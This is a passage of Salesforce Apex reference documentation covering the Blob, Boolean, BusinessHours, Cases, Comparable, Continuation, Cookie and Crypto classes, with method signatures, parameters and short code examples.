Creates a binary object out of the given string, encoding it as a PDF file.

Signature

```
public static Blob toPdf(String stringToConvert)
```

Parameters

stringToConvert
Type: String

Return Value

Type: Blob

Example

```
String pdfContent = 'This is a test string';
Account a = new account(name = 'test');
insert a;
Attachment attachmentPDF = new Attachment();
attachmentPdf.parentId = a.id;
attachmentPdf.name = account.name + '.pdf';
attachmentPdf.body = blob.toPDF(pdfContent);
insert attachmentPDF;
```

`toString()`

Casts the Blob into a String.

Signature

```
public String toString()
```

Return Value

Type: String

Example

```
String myString = 'StringToBlob';
Blob myBlob = Blob.valueof(myString);
System.assertEquals('StringToBlob', myBlob.toString());
```

`valueOf(stringToBlob)`

Casts the specified String to a Blob.

Signature

```
public static Blob valueOf(String stringToBlob)
```

Parameters

`stringToBlob`
Type: String

Return Value

Type: Blob

Example

```
String myString = 'StringToBlob';
Blob myBlob = Blob.valueof(myString);
```

Boolean Class

Contains methods for the Boolean primitive data type.

Namespace

System

Boolean Methods

The following are methods for `Boolean`. All methods are static.

IN THIS SECTION:

valueOf(stringToBoolean)
Converts the specified string to a Boolean value and returns `true` if the specified string value is `true`. Otherwise, returns `false`.

valueOf(fieldValue)
Converts the specified object to a Boolean value. Use this method to convert a history tracking field value or an object that represents a Boolean value.

valueOf(stringToBoolean)

Converts the specified string to a Boolean value and returns `true` if the specified string value is `true`. Otherwise, returns `false`.

Signature

```
public static Boolean valueOf(String stringToBoolean)
```

Parameters

stringToBoolean
Type: String

Return Value

Type: Boolean

Usage

If the specified argument is null, this method throws an exception.

Example

```
Boolean b = Boolean.valueOf('true');
System.assertEquals(true, b);
```

valueOf(fieldValue)

Converts the specified object to a Boolean value. Use this method to convert a history tracking field value or an object that represents a Boolean value.

Signature

```
public static Boolean valueOf(Object fieldValue)
```

Parameters

fieldValue
Type: Object

Return Value

Type: Boolean

Usage

Use this method with the `OldValue` or `NewValue` fields of history sObjects, such as `AccountHistory`, when the field type corresponds to a Boolean type, like a checkbox field.

Example

```
List<AccountHistory> ahlist =
  [SELECT Field,OldValue,NewValue
   FROM AccountHistory];
for(AccountHistory ah : ahlist) {
  System.debug('Field: ' + ah.Field);
  if (ah.field == 'IsPlatinum__c') {
    Boolean oldValue =
      Boolean.valueOf(ah.OldValue);
    Boolean newValue =
      Boolean.valueOf(ah.NewValue);
}
```

BusinessHours Class

Use the `BusinessHours` methods to set the business hours at which your customer support team operates.

Namespace

System

BusinessHours Methods

The following are methods for `BusinessHours`. All methods are static.

IN THIS SECTION:

add(businessHoursId, startDate, intervalMilliseconds)
Adds an interval of time from a start Datetime traversing business hours only. Returns the result Datetime in the local time zone.

addGmt(businessHoursId, startDate, intervalMilliseconds)
Adds an interval of milliseconds from a start Datetime traversing business hours only. Returns the result Datetime in GMT.

diff(businessHoursId, startDate, endDate)
Returns the difference in milliseconds between a start and end Datetime based on a specific set of business hours.

isWithin(businessHoursId, targetDate)

Returns `true` if the specified target date occurs within business hours. Holidays are included in the calculation.

nextStartDate(businessHoursId, targetDate)

Starting from the specified target date, returns the next date when business hours are open. If the specified target date falls within business hours, this target date is returned.

add(businessHoursId, startDate, intervalMilliseconds)

Adds an interval of time from a start Datetime traversing business hours only. Returns the result Datetime in the local time zone.

Signature

```
public static Datetime add(String businessHoursId, Datetime startDate, Long
intervalMilliseconds)
```

Parameters

businessHoursId
Type: String

startDate
Type: Datetime

intervalMilliseconds
Type: Long

Interval value should be provided in milliseconds, however time precision smaller than one minute is ignored.

Return Value

Type: Datetime

addGmt(businessHoursId, startDate, intervalMilliseconds)

Adds an interval of milliseconds from a start Datetime traversing business hours only. Returns the result Datetime in GMT.

Signature

```
public static Datetime addGmt(String businessHoursId, Datetime startDate, Long
intervalMilliseconds)
```

Parameters

businessHoursId
Type: String

startDate
Type: Datetime

intervalMilliseconds
Type: Long

Return Value

Type: Datetime

diff(businessHoursId, startDate, endDate)

Returns the difference in milliseconds between a start and end Datetime based on a specific set of business hours.

Signature

```
public static Long diff(String businessHoursId, Datetime startDate, Datetime endDate)
```

Parameters

businessHoursId
Type: String

startDate
Type: Datetime

endDate
Type: Datetime

Return Value

Type: Long

isWithin(businessHoursId, targetDate)

Returns `true` if the specified target date occurs within business hours. Holidays are included in the calculation.

Signature

```
public static Boolean isWithin(String businessHoursId, Datetime targetDate)
```

Parameters

businessHoursId
Type: String

The business hours ID.

targetDate
Type: Datetime

The date to verify.

Return Value

Type: Boolean

Example

The following example finds whether a given time is within the default business hours.

```
// Get the default business hours
BusinessHours bh = [SELECT Id FROM BusinessHours WHERE IsDefault=true];

// Create Datetime on May 28, 2013 at 1:06:08 AM in the local timezone.
Datetime targetTime = Datetime.newInstance(2013, 5, 28, 1, 6, 8);

// Find whether the time is within the default business hours
Boolean isWithin= BusinessHours.isWithin(bh.id, targetTime);
```

nextStartDate(businessHoursId, targetDate)

Starting from the specified target date, returns the next date when business hours are open. If the specified target date falls within business hours, this target date is returned.

Signature

```
public static Datetime nextStartDate(String businessHoursId, Datetime targetDate)
```

Parameters

businessHoursId
Type: String

The business hours ID.

targetDate
Type: Datetime

The date used as a start date to obtain the next date.

Return Value

Type: Datetime

Example

The following example finds the next date starting from the target date when business hours reopens. If the target date is within the given business hours, the target date is returned. The returned time is in the local time zone.

```
// Get the default business hours
BusinessHours bh = [SELECT Id FROM BusinessHours WHERE IsDefault=true];

// Create Datetime on May 28, 2013 at 1:06:08 AM in the local timezone.
Datetime targetTime = Datetime.newInstance(2013, 5, 28, 1, 6, 8);
// Starting from the targetTime, find the next date when business hours reopens. Return
the target time.

// if it is within the business hours. The returned time will be in the local time zone
Datetime nextStart = BusinessHours.nextStartDate(bh.id, targetTime);
```

Cases Class

Use the `Cases` class to interact with case records.

Namespace

System

Cases Methods

The following are static methods for `Cases`.

IN THIS SECTION:

getCaseIdFromEmailThreadId(emailThreadId)
Returns the case ID corresponding to the specified email thread ID.

`getCaseIdFromEmailThreadId(emailThreadId)`

Returns the case ID corresponding to the specified email thread ID.

Signature

```
public static ID getCaseIdFromEmailThreadId(String emailThreadId)
```

Parameters

`emailThreadId`
Type: String

Return Value

Type: ID

Usage

The *`emailThreadId`* argument should have the following format: `_00Dxx1gEW._500xxYktg`. Other formats, such as `ref:_00Dxx1gEW._500xxYktl:ref` and `[ref:_00Dxx1gEW._500xxYktl:ref]`, are invalid.

Comparable Interface

Adds sorting support for Lists that contain non-primitive types, that is, Lists of user-defined types.

Namespace

System

Usage

To add List sorting support for your Apex class, you must implement the `Comparable` interface with its `compareTo` method in your class.

To implement the `Comparable` interface, you must first declare a class with the `implements` keyword as follows:

```
global class Employee implements Comparable {
```

Next, your class must provide an implementation for the following method:

```
global Integer compareTo(Object compareTo) {
    // Your code here
}
```

The implemented method must be declared as `global` or `public`.

IN THIS SECTION:

Comparable Methods

Comparable Example Implementation

SEE ALSO:

List Class

Comparable Methods

The following are methods for `Comparable`.

IN THIS SECTION:

compareTo(objectToCompareTo)
Returns an Integer value that is the result of the comparison.

compareTo(objectToCompareTo)

Returns an Integer value that is the result of the comparison.

Signature

```
public Integer compareTo(Object objectToCompareTo)
```

Parameters

objectToCompareTo
Type: Object

Return Value

Type: Integer

Usage

The implementation of this method should return the following values:

- 0 if this instance and *objectToCompareTo* are equal
- > 0 if this instance is greater than *objectToCompareTo*
- < 0 if this instance is less than *objectToCompareTo*

Comparable Example Implementation

This is an example implementation of the `Comparable` interface. The `compareTo` method in this example compares the employee of this class instance with the employee passed in the argument. The method returns an Integer value based on the comparison of the employee IDs.

```
global class Employee implements Comparable {

    public Long id;
    public String name;
    public String phone;

    // Constructor
    public Employee(Long i, String n, String p) {
        id = i;
        name = n;
        phone = p;
    }

    // Implement the compareTo() method
    global Integer compareTo(Object compareTo) {
        Employee compareToEmp = (Employee)compareTo;
        if (id == compareToEmp.id) return 0;
        if (id > compareToEmp.id) return 1;
        return -1;
    }
}
```

This example tests the sort order of a list of `Employee` objects.

```
@isTest
private class EmployeeSortingTest {
    static testmethod void test1() {
        List<Employee> empList = new List<Employee>();
        empList.add(new Employee(101,'Joe Smith', '4155551212'));
        empList.add(new Employee(101,'J. Smith', '4155551212'));
        empList.add(new Employee(25,'Caragh Smith', '4155551000'));
        empList.add(new Employee(105,'Mario Ruiz', '4155551099'));

        // Sort using the custom compareTo() method
        empList.sort();

        // Write list contents to the debug log
        System.debug(empList);

        // Verify list sort order.
        System.assertEquals('Caragh Smith', empList[0].Name);
```

```
        System.assertEquals('Joe Smith', empList[1].Name);
        System.assertEquals('J. Smith', empList[2].Name);
        System.assertEquals('Mario Ruiz', empList[3].Name);
    }
}
```

Continuation Class

Use the `Continuation` class to make callouts asynchronously to a SOAP or REST Web service.

Namespace

System

Example

For a code example, see Make Long-Running Callouts from a Visualforce Page.

IN THIS SECTION:

Continuation Constructors

Continuation Properties

Continuation Methods

Continuation Constructors

The following are constructors for `Continuation`.

IN THIS SECTION:

Continuation(timeout)

Creates an instance of the `Continuation` class by using the specified timeout in seconds. The timeout limit is 120 seconds seconds.

`Continuation(timeout)`

Creates an instance of the `Continuation` class by using the specified timeout in seconds. The timeout limit is 120 seconds seconds.

Signature

```
public Continuation(Integer timeout)
```

Parameters

`timeout`

Type: Integer

The timeout for this continuation in seconds.

Continuation Properties

The following are properties for `Continuation`.

IN THIS SECTION:

continuationMethod
The name of the callback method that is called after the callout response returns.

timeout
The timeout of the continuation in seconds. Limit: 120 seconds seconds.

state
Data that is stored in this continuation and that can be retrieved after the callout is finished and the callback method is invoked.

`continuationMethod`

The name of the callback method that is called after the callout response returns.

Signature

```
public String continuationMethod {get; set;}
```

Property Value

Type: String

Usage

Note: If the `continuationMethod` property is not set for a Continuation, the same action method that made the asynchronous callout is called again when the callout response returns.

`timeout`

The timeout of the continuation in seconds. Limit: 120 seconds seconds.

Signature

```
public Integer timeout {get; set;}
```

Property Value

Type: Integer

`state`

Data that is stored in this continuation and that can be retrieved after the callout is finished and the callback method is invoked.

Signature

```
public Object state {get; set;}
```

Property Value

Type: Object

Example

This example shows how to save state information for a continuation in a controller.

```
// Declare inner class to hold state info
private class StateInfo {
    String msg { get; set; }
    List<String> urls  { get; set; }
    StateInfo(String msg, List<String> urls) {
        this.msg = msg;
        this.urls = urls;
    }
}

// Then in the action method, set state for the continuation
continuationInstance.state = new StateInfo('Some state data', urls);
```

Continuation Methods

The following are methods for `Continuation`.

IN THIS SECTION:

addHttpRequest(request)
Adds the HTTP request for the callout that is associated with this continuation.

getRequests()
Returns all labels and requests that are associated with this continuation as key-value pairs.

getResponse(requestLabel)
Returns the response for the request that corresponds to the specified label.

`addHttpRequest(request)`

Adds the HTTP request for the callout that is associated with this continuation.

Signature

```
public String addHttpRequest(System.HttpRequest request)
```

Parameters

request
Type: HttpRequest

The HTTP request to be sent to the external service by this continuation.

Return Value

Type: String

A unique label that identifies the HTTP request that is associated with this continuation. This label is used in the map that getRequests() returns to identify individual requests in a continuation.

Usage

You can add up tothree requests to a continuation.

Note: The timeout that is set in each passed-in request is ignored. Only the global timeout limit of 120 seconds applies for a continuation.

`getRequests()`

Returns all labels and requests that are associated with this continuation as key-value pairs.

Signature

```
public Map<String,System.HttpRequest> getRequests()
```

Return Value

Type: Map<String,HttpRequest>

A map of all requests that are associated with this continuation. The map key is the request label, and the map value is the corresponding HTTP request.

`getResponse(requestLabel)`

Returns the response for the request that corresponds to the specified label.

Signature

```
public static HttpResponse getResponse(String requestLabel)
```

Parameters

`requestLabel`
Type: String

The request label to get the response for.

Return Value

Type: HttpResponse

Usage

The status code is returned in the HttpResponse object and can be obtained by calling `getStatusCode()` on the response. A status code of `200` indicates that the request was successful. Other status code values indicate the type of problem that was encountered.

Sample of Error Status Codes

When a problem occurs with the response, some possible status code values are:

- `2000`: The timeout was reached, and the server didn't get a chance to respond.

- `2001`: There was a connection failure.
- `2002`: Exceptions occurred.
- `2003`: The response hasn't arrived (which also means that the Apex asynchronous callout framework hasn't resumed).
- `2004`: The response size is too large (greater than 1 MB).

Cookie Class

The `Cookie` class lets you access cookies for your Force.com site using Apex.

Namespace

System

Usage

Use the `setCookies` method of the PageReference Class to attach cookies to a page.

Important:

- Cookie names and values set in Apex are URL encoded, that is, characters such as @ are replaced with a percent sign and their hexadecimal representation.
- The `setCookies` method adds the prefix "`apex__`" to the cookie names.
- Setting a cookie's value to `null` sends a cookie with an empty string value instead of setting an expired attribute.
- After you create a cookie, the properties of the cookie can't be changed.
- Be careful when storing sensitive information in cookies. Pages are cached regardless of a cookie value. If you use a cookie value to generate dynamic content, you should disable page caching. For more information, see "Caching Force.com Sites Pages" in the Salesforce online help.

Consider the following limitations when using the `Cookie` class:

- The `Cookie` class can only be accessed using Apex that is saved using the Salesforce API version 19 and above.
- The maximum number of cookies that can be set per Force.com domain depends on your browser. Newer browsers have higher limits than older ones.
- Cookies must be less than 4K, including name and attributes.

For more information on sites, see "Force.com Sites" in the Salesforce online help.

Example

The following example creates a class, `CookieController`, which is used with a Visualforce page (see markup below) to update a counter each time a user displays a page. The number of times a user goes to the page is stored in a cookie.

```
// A Visualforce controller class that creates a cookie
// used to keep track of how often a user displays a page
public class CookieController {

    public CookieController() {
        Cookie counter = ApexPages.currentPage().getCookies().get('counter');

        // If this is the first time the user is accessing the page,
```

```
        // create a new cookie with name 'counter', an initial value of '1',
        // path 'null', maxAge '-1', and isSecure 'false'.
        if (counter == null) {
            counter = new Cookie('counter','1',null,-1,false);
        } else {
        // If this isn't the first time the user is accessing the page
        // create a new cookie, incrementing the value of the original count by 1
            Integer count = Integer.valueOf(counter.getValue());
            counter = new Cookie('counter', String.valueOf(count+1),null,-1,false);
        }

        // Set the new cookie for the page
        ApexPages.currentPage().setCookies(new Cookie[]{counter});
    }

    // This method is used by the Visualforce action {!count} to display the current
    // value of the number of times a user had displayed a page.
    // This value is stored in the cookie.
    public String getCount() {
        Cookie counter = ApexPages.currentPage().getCookies().get('counter');
        if(counter == null) {
            return '0';
        }
        return counter.getValue();
    }
}
```

```
// Test class for the Visualforce controller
@isTest
private class CookieControllerTest {
  // Test method for verifying the positive test case
  static testMethod void testCounter() {
    //first page view
    CookieController controller = new CookieController();
    System.assert(controller.getCount() == '1');

    //second page view
    controller = new CookieController();
    System.assert(controller.getCount() == '2');
  }
}
```

The following is the Visualforce page that uses the `CookieController` Apex controller above. The action `{!count}` calls the `getCount` method in the controller above.

```
<apex:page controller="CookieController">
You have seen this page {!count} times
</apex:page>
```

IN THIS SECTION:

Cookie Constructors

Cookie Methods

Cookie Constructors

The following are constructors for `Cookie`.

IN THIS SECTION:

Cookie(name, value, path, maxAge, isSecure)
Creates a new instance of the `Cookie` class using the specified name, value, path, age, and the secure setting.

`Cookie(name, value, path, maxAge, isSecure)`

Creates a new instance of the `Cookie` class using the specified name, value, path, age, and the secure setting.

Signature

```
public Cookie(String name, String value, String path, Integer maxAge, Boolean isSecure)
```

Parameters

name
Type: String
The cookie name. It can't be `null`.

value
Type: String
The cookie data, such as session ID.

path
Type: String
The path from where you can retrieve the cookie.

maxAge
Type: Integer
A number representing how long a cookie is valid for in seconds. If set to less than zero, a session cookie is issued. If set to zero, the cookie is deleted.

isSecure
Type: Boolean
A value indicating whether the cookie can only be accessed through HTTPS (`true`) or not (`false`).

Cookie Methods

The following are methods for `Cookie`. All are instance methods.

IN THIS SECTION:

getDomain()
Returns the name of the server making the request.

getMaxAge()
Returns a number representing how long the cookie is valid for, in seconds. If set to `< 0`, a session cookie is issued. If set to `0`, the cookie is deleted.

getName()
Returns the name of the cookie. Can't be `null`.

getPath()
Returns the path from which you can retrieve the cookie. If `null` or blank, the location is set to root, or "/".

getValue()
Returns the data captured in the cookie, such as Session ID.

isSecure()
Returns `true` if the cookie can only be accessed through HTTPS, otherwise returns `false`.

`getDomain()`

Returns the name of the server making the request.

Signature

```
public String getDomain()
```

Return Value

Type: String

`getMaxAge()`

Returns a number representing how long the cookie is valid for, in seconds. If set to `< 0`, a session cookie is issued. If set to `0`, the cookie is deleted.

Signature

```
public Integer getMaxAge()
```

Return Value

Type: Integer

`getName()`

Returns the name of the cookie. Can't be `null`.

Signature

```
public String getName()
```

Return Value

Type: String

`getPath()`

Returns the path from which you can retrieve the cookie. If `null` or blank, the location is set to root, or "/".

Signature

```
public String getPath()
```

Return Value

Type: String

`getValue()`

Returns the data captured in the cookie, such as Session ID.

Signature

```
public String getValue()
```

Return Value

Type: String

`isSecure()`

Returns `true` if the cookie can only be accessed through HTTPS, otherwise returns `false`.

Signature

```
public Boolean isSecure()
```

Return Value

Type: Boolean

Crypto Class

Provides methods for creating digests, message authentication codes, and signatures, as well as encrypting and decrypting information.

Namespace

System

Usage

The methods in the `Crypto` class can be used for securing content in Force.com, or for integrating with external services such as Google or Amazon WebServices (AWS).

Encrypt and Decrypt Exceptions

The following exceptions can be thrown for these methods:

- `decrypt`
- `encrypt`
- `decryptWithManagedIV`
- `encryptWithManagedIV`

Exception	Message	Description
`InvalidParameterValue`	Unable to parse initialization vector from encrypted data.	Thrown if you're using managed initialization vectors, and the cipher text is less than 16 bytes.
`InvalidParameterValue`	Invalid algorithm *`algoName`*. Must be AES128, AES192, or AES256.	Thrown if the algorithm name isn't one of the valid values.
`InvalidParameterValue`	Invalid private key. Must be *`size`* bytes.	Thrown if size of the private key doesn't match the specified algorithm.
`InvalidParameterValue`	Invalid initialization vector. Must be 16 bytes.	Thrown if the initialization vector isn't 16 bytes.
`InvalidParameterValue`	Invalid data. Input data is *`size`* bytes, which exceeds the limit of 1048576 bytes.	Thrown if the data is greater than 1 MB. For decryption, 1048608 bytes are allowed for the initialization vector header, plus any additional padding the encryption added to align to block size.
`NullPointerException`	Argument cannot be null.	Thrown if one of the required method arguments is null.
`SecurityException`	Given final block not properly padded.	Thrown if the data isn't properly block-aligned or similar issues occur during encryption or decryption.
`SecurityException`	*`Message Varies`*	Thrown if something goes wrong during either encryption or decryption.

Crypto Methods

The following are methods for `Crypto`. All methods are static.

IN THIS SECTION:

decrypt(algorithmName, privateKey, initializationVector, cipherText)

Decrypts the Blob *`cipherText`* using the specified algorithm, private key, and initialization vector. Use this method to decrypt blobs encrypted using a third party application or the `encrypt` method.

decryptWithManagedIV(algorithmName, privateKey, IVAndCipherText)

Decrypts the Blob *`IVAndCipherText`* using the specified algorithm and private key. Use this method to decrypt blobs encrypted using a third party application or the `encryptWithManagedIV` method.

encrypt(algorithmName, privateKey, initializationVector, clearText)

Encrypts the Blob *clearText* using the specified algorithm, private key and initialization vector. Use this method when you want to specify your own initialization vector.

encryptWithManagedIV(algorithmName, privateKey, clearText)

Encrypts the Blob *clearText* using the specified algorithm and private key. Use this method when you want Salesforce to generate the initialization vector for you.

generateAesKey(size)

Generates an Advanced Encryption Standard (AES) key.

generateDigest(algorithmName, input)

Computes a secure, one-way hash digest based on the supplied input string and algorithm name.

generateMac(algorithmName, input, privateKey)

Computes a message authentication code (MAC) for the input string, using the private key and the specified algorithm.

getRandomInteger()

Returns a random Integer.

getRandomLong()

Returns a random Long.

sign(algorithmName, input, privateKey)

Computes a unique digital signature for the input string, using the specified algorithm and the supplied private key.

signWithCertificate(algorithmName, input, certDevName)

Computes a unique digital signature for the input string, using the specified algorithm and the supplied certificate and key pair.

signXML(algorithmName, node, idAttributeName, certDevName)

Envelops the signature into an XML document.

signXML(algorithmName, node, idAttributeName, certDevName, refChild)

Inserts the signature envelope before the specified child node.

decrypt(algorithmName, privateKey, initializationVector, cipherText)

Decrypts the Blob *cipherText* using the specified algorithm, private key, and initialization vector. Use this method to decrypt blobs encrypted using a third party application or the `encrypt` method.

Signature

```
public static Blob decrypt(String algorithmName, Blob privateKey, Blob
initializationVector, Blob cipherText)
```

Parameters

algorithmName
Type: String

privateKey
Type: Blob

initializationVector
Type: Blob

cipherText
Type: Blob

Return Value

Type: Blob

Usage

Valid values for *algorithmName* are:

- AES128
- AES192
- AES256

These are all industry standard Advanced Encryption Standard (AES) algorithms with different size keys. They use cipher block chaining (CBC) and PKCS5 padding.

The length of *privateKey* must match the specified algorithm: 128 bits, 192 bits, or 256 bits, which is 16, 24, or 32 bytes, respectively. You can use a third-party application or the `generateAesKey` method to generate this key for you.

The initialization vector must be 128 bits (16 bytes.)

Example

```
Blob exampleIv = Blob.valueOf('Example of IV123');
Blob key = Crypto.generateAesKey(128);
Blob data = Blob.valueOf('Data to be encrypted');
Blob encrypted = Crypto.encrypt('AES128', key, exampleIv, data);

Blob decrypted = Crypto.decrypt('AES128', key, exampleIv, encrypted);
String decryptedString = decrypted.toString();
System.assertEquals('Data to be encrypted', decryptedString);
```

decryptWithManagedIV(algorithmName, privateKey, IVAndCipherText)

Decrypts the Blob *IVAndCipherText* using the specified algorithm and private key. Use this method to decrypt blobs encrypted using a third party application or the `encryptWithManagedIV` method.

Signature

```
public static Blob decryptWithManagedIV(String algorithmName, Blob privateKey, Blob
IVAndCipherText)
```

Parameters

algorithmName
Type: String

privateKey
Type: Blob

IVAndCipherText
Type: Blob

The first 128 bits (16 bytes) of *IVAndCipherText* must contain the initialization vector.

Return Value

Type: Blob

Usage

Valid values for *algorithmName* are:

- AES128
- AES192
- AES256

These are all industry standard Advanced Encryption Standard (AES) algorithms with different size keys. They use cipher block chaining (CBC) and PKCS5 padding.

The length of *privateKey* must match the specified algorithm: 128 bits, 192 bits, or 256 bits, which is 16, 24, or 32 bytes, respectively. You can use a third-party application or the `generateAesKey` method to generate this key for you.

Example

```
Blob key = Crypto.generateAesKey(128);
Blob data = Blob.valueOf('Data to be encrypted');
Blob encrypted = Crypto.encryptWithManagedIV('AES128', key, data);

Blob decrypted = Crypto.decryptWithManagedIV('AES128', key, encrypted);
String decryptedString = decrypted.toString();
System.assertEquals('Data to be encrypted', decryptedString);
```

encrypt(algorithmName, privateKey, initializationVector, clearText)

Encrypts the Blob *clearText* using the specified algorithm, private key and initialization vector. Use this method when you want to specify your own initialization vector.

Signature

```
public static Blob encrypt(String algorithmName, Blob privateKey, Blob
initializationVector, Blob clearText)
```

Parameters

algorithmName
Type: String

privateKey
Type: Blob

initializationVector
Type: Blob

clearText
Type: Blob

Return Value

Type: Blob

Usage

The initialization vector must be 128 bits (16 bytes.) Use either a third-party application or the `decrypt` method to decrypt blobs encrypted using this method. Use the `encryptWithManagedIV` method if you want Salesforce to generate the initialization vector for you. It is stored as the first 128 bits (16 bytes) of the encrypted Blob.

Valid values for *algorithmName* are:

- AES128
- AES192
- AES256

These are all industry standard Advanced Encryption Standard (AES) algorithms with different size keys. They use cipher block chaining (CBC) and PKCS5 padding.

The length of *privateKey* must match the specified algorithm: 128 bits, 192 bits, or 256 bits, which is 16, 24, or 32 bytes, respectively. You can use a third-party application or the `generateAesKey` method to generate this key for you.

Example

```
Blob exampleIv = Blob.valueOf('Example of IV123');
Blob key = Crypto.generateAesKey(128);
Blob data = Blob.valueOf('Data to be encrypted');
Blob encrypted = Crypto.encrypt('AES128', key, exampleIv, data);

Blob decrypted = Crypto.decrypt('AES128', key, exampleIv, encrypted);
String decryptedString = decrypted.toString();
System.assertEquals('Data to be encrypted', decryptedString);
```

encryptWithManagedIV(algorithmName, privateKey, clearText)

Encrypts the Blob *clearText* using the specified algorithm and private key. Use this method when you want Salesforce to generate the initialization vector for you.

Signature

```
public static Blob encryptWithManagedIV(String algorithmName, Blob privateKey, Blob
clearText)
```

Parameters

algorithmName
Type: String

privateKey
Type: Blob

clearText
Type: Blob

Return Value

Type: Blob

Usage

The initialization vector is stored as the first 128 bits (16 bytes) of the encrypted Blob. Use either third-party applications or the `decryptWithManagedIV` method to decrypt blobs encrypted with this method. Use the `encrypt` method if you want to generate your own initialization vector.

Valid values for *algorithmName* are:

- AES128
- AES192
- AES256

These are all industry standard Advanced Encryption Standard (AES) algorithms with different size keys. They use cipher block chaining (CBC) and PKCS5 padding.

The length of *privateKey* must match the specified algorithm: 128 bits, 192 bits, or 256 bits, which is 16, 24, or 32 bytes, respectively. You can use a third-party application or the `generateAesKey` method to generate this key for you.

Example

```
Blob key = Crypto.generateAesKey(128);
Blob data = Blob.valueOf('Data to be encrypted');
Blob encrypted = Crypto.encryptWithManagedIV('AES128', key, data);

Blob decrypted = Crypto.decryptWithManagedIV('AES128', key, encrypted);
String decryptedString = decrypted.toString();
System.assertEquals('Data to be encrypted', decryptedString);
```

generateAesKey(size)

Generates an Advanced Encryption Standard (AES) key.

Signature

```
public static Blob generateAesKey(Integer size)
```

Parameters

size
Type: Integer

The key's size in bits. Valid values are:

- 128
- 192
- 256

Return Value

Type: Blob

Example

```
Blob key = Crypto.generateAesKey(128);
```

generateDigest(algorithmName, input)

Computes a secure, one-way hash digest based on the supplied input string and algorithm name.

Signature

```
public static Blob generateDigest(String algorithmName, Blob input)
```

Parameters

algorithmName
Type: String

Valid values for *algorithmName* are:

- MD5
- SHA1
- SHA-256
- SHA-512

input
Type: Blob

Return Value

Type: Blob

Example

```
Blob targetBlob = Blob.valueOf('ExampleMD5String');
Blob hash = Crypto.generateDigest('MD5', targetBlob);
```

generateMac(algorithmName, input, privateKey)

Computes a message authentication code (MAC) for the input string, using the private key and the specified algorithm.

Signature

```
public static Blob generateMac(String algorithmName, Blob input, Blob privateKey)
```

Parameters

algorithmName
Type: String

The valid values for *algorithmName* are:

- hmacMD5
- hmacSHA1
- hmacSHA256
- hmacSHA512

input
Type: Blob

privateKey
Type: Blob

The value of *privateKey* does not need to be in decoded form. The value cannot exceed 4 KB.

Return Value

Type: Blob

Example

```
String salt = String.valueOf(Crypto.getRandomInteger());
String key = 'key';
Blob data = crypto.generateMac('HmacSHA256',
Blob.valueOf(salt), Blob.valueOf(key));
```

getRandomInteger()

Returns a random Integer.

Signature

```
public static Integer getRandomInteger()
```

Return Value

Type: Integer

Example

```
Integer randomInt = Crypto.getRandomInteger();
```

getRandomLong()

Returns a random Long.

Signature

```
public static Long getRandomLong()
```

Return Value

Type: Long

Example

```
Long randomLong = Crypto.getRandomLong();
```

sign(algorithmName, input, privateKey)

Computes a unique digital signature for the input string, using the specified algorithm and the supplied private key.

Signature

```
public static Blob sign(String algorithmName, Blob input, Blob privateKey)
```

Parameters

algorithmName
Type: String

The algorithm name. The valid values for *algorithmName* are `RSA-SHA1`, `RSA-SHA256`, or `RSA`.

`RSA-SHA1` is an RSA signature (with an asymmetric key pair) of a SHA1 hash.

`RSA-SHA256` is an RSA signature of a SHA256 hash.

`RSA` is the same as `RSA-SHA1`.

input
Type: Blob

The data to sign.

privateKey
Type: Blob

The value of *privateKey* must be decoded using the `EncodingUtilbase64Decode` method, and should be in RSA's PKCS #8 (1.2) Private-Key Information Syntax Standard form. The value cannot exceed 4 KB.

Return Value

Type: Blob

Example

The following snippet shows how to call the `sign` method.

```
String algorithmName = 'RSA';
String key = '';
Blob privateKey = EncodingUtil.base64Decode(key);
Blob input = Blob.valueOf('12345qwerty');
Crypto.sign(algorithmName, input, privateKey);
```

signWithCertificate(algorithmName, input, certDevName)

Computes a unique digital signature for the input string, using the specified algorithm and the supplied certificate and key pair.

Signature

```
public static Blob signWithCertificate(String algorithmName, Blob input, String certDevName)
```

Parameters

algorithmName
Type: String

The algorithm name. The valid values for *algorithmName* are `RSA-SHA1`, `RSA-SHA256`, or `RSA`.

`RSA-SHA1` is an RSA signature (with an asymmetric key pair) of a SHA1 hash.

`RSA-SHA256` is an RSA signature of a SHA256 hash.

`RSA` is the same as `RSA-SHA1`.

input
Type: Blob

The data to sign.

certDevName
Type: String

The `Unique Name` for a certificate stored in the Salesforce organization's Certificate and Key Management page to use for signing.

To access the Certificate and Key Management page from Setup, enter *Certificate and Key Management* in the `Quick Find` box, then select **Certificate and Key Management**.

Return Value

Type: Blob

Example

The following snippet is an example of the method for signing the content referenced by `data`.

```
Blob data = Blob.valueOf('12345qwerty');
System.Crypto.signWithCertificate('RSA-SHA256', data, 'signingCert');
```

signXML(algorithmName, node, idAttributeName, certDevName)

Envelops the signature into an XML document.

Signature

```
public Void signXML(String algorithmName, Dom.XmlNode node, String idAttributeName, String certDevName)
```

Parameters

algorithmName
Type: String

The algorithm name. Valid names are RSA-SHA1, RSA-SHA256, or RSA.

RSA-SHA1 is an RSA signature (with an asymmetric key pair) of an SHA1 hash.

RSA-SHA256 is an RSA signature of an SHA256 hash.

RSA is the same as RSA-SHA1.

node
Type: Dom.XmlNode

The XML node to sign and insert the signature into.

idAttributeName
Type: String

The full name (including the namespace) of the attribute on the node (XmlNode) to use as the reference ID. If `null`, this method uses the `ID` attribute on the node. If there is no `ID` attribute, Salesforce generates a new ID and adds it to the node.

certDevName
Type: String

The unique name for a certificate stored in the Salesforce org's Certificate and Key Management page to use for signing.

To access the Certificate and Key Management page from Setup, enter *`Certificate and Key Management`* in the `Quick Find` box, then select **Certificate and Key Management**.

Return Value

Type: void

Example

The following is an example declaration and initialization.

```
Dom.Document doc = new dom.Document();
doc.load(...);
System.Crypto.signXml('RSA-SHA256', doc.getRootElement(), null, 'signingCert');
return doc.toXmlString();
```

signXML(algorithmName, node, idAttributeName, certDevName, refChild)

Inserts the signature envelope before the specified child node.

Signature

```
public static void signXml(String algorithmName, Dom.XmlNode node, String
idAttributeName, String certDevName, Dom.XmlNode refChild)
```

Parameters

algorithmName
Type: String

The RSA encryption algorithm name. Valid names are RSA-SHA1, RSA-SHA256, or RSA.

RSA-SHA1 is an RSA signature (with an asymmetric key pair) of an SHA1 hash.

RSA-SHA256 is an RSA signature of an SHA256 hash.

RSA is the same as RSA-SHA1.

node
Type: Dom.XmlNode

The XML node to sign and insert the signature into.

idAttributeName
Type: String

The full name (including the namespace) of the attribute on the node (XmlNode) to use as the reference ID. If `null`, this method uses the `ID` attribute on the node. If there is no `ID` attribute, Salesforce generates a new ID and adds it to the node.

certDevName
Type: String

The unique name for a certificate stored in the Salesforce org's Certificate and Key Management page to use for signing.

